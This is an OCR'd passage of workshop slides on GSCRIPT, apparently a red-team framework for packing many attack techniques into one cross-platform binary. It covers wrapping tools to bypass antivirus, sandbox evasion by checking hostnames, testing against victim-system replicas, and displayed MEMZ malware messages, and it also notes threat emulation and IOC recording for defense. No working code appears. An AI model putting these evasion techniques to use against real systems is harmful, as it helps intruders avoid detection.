gscripts should be audited and tested individually before testing in the genesis binary to help reduce debugging of a systems error detected in the genesis binary. Use your spreadsheets to help track what is ready for operational use.

Test the genesis binaries

The most important tests, test under strange failure conditions, different version of operating systems, and different architectures. If you can, test on a replica of your target victim system. It can be extremely helpful to have a continuous integration framework to quickly push these binaries to your test vms, enabling rapid iteration and testing of genesis binary builds.

Workshop Time!

- Collect a unique script from a neighbor.
- Audit said script
- Build out an op plan to describe what your final genesis binary will do
- Record some IOCs in regards to the individual payloads your genesis binary implements

Compiler

Submitting to the Engine or Compiler

We would appreciate it

Follow the contributors guide


https://github.com/gen0cide/gscript/blob/master/CONTRIBUTING.md#contributing-to-genesis-engine-or-compiler

PRs against the dev branch

This will let people get accustomed to newly accepted libraries before we push to them to master

High Scrutiny

These contributions are scrutinized the heaviest out of any other submissions



Examples

Summary

GSCRIPT can be very powerful for building multiple techniques into a single binary, useful for bringing all your tools and techniques over in a single go.

Include N number of scripts

One of the most powerful features of GSCRIPT is easily bundling multiple techniques together

Wrap Existing Tools

Use your existing favorite tools with GSCRIPT as a wrapper to bypass AV.


Single Native Binary


Cross platform execution and single native binaries are some of the biggest selling points of GSCRIPT


Great for threat emulation

GSCRIPT is amazing for codifying techniques and building them into single binaries
for testing your alerts / rules

Win Troll Hydra Example




MEMZ
OK
Why did you even tried to kill MEMZ?
Your PC is hosed anyway.
SOMEBODY ONCE TOLD ME
ENJOY THE NYAN CAT
HACKER!
ENJOY BAN!
HAHA N00B L2P G3T R3KT
I WARNED YOU...
SOMEBODY ONCE TOLD ME THE MEMZ ARE GONNA ROLL ME
YOU MUST BE AN AMAZING HACKER.
Ask me anything
1:39 PM
7/27/2018


Win10x64
YOU MUST BE AN AMAZING HACKER.
Still using this computer?
lol
9:3 PM
7/22/2018

Modular Sandbox Evasion Example

In this example we include a script with a high priority that will check the hostname to determine if it’s a the same as a common sandbox hostname. If so it will terminate the binary before the rest of the techniques are executed

Shown in Timing your Combos Slide (Slide 72)

The examples show in that slide are repeated in the next three slides in much more detail

A low priority gscript to check the hostname


This gscript will terminate itself (and the rest of its gscripts) if its hostname is one of the ones it recognizes as blacklisted

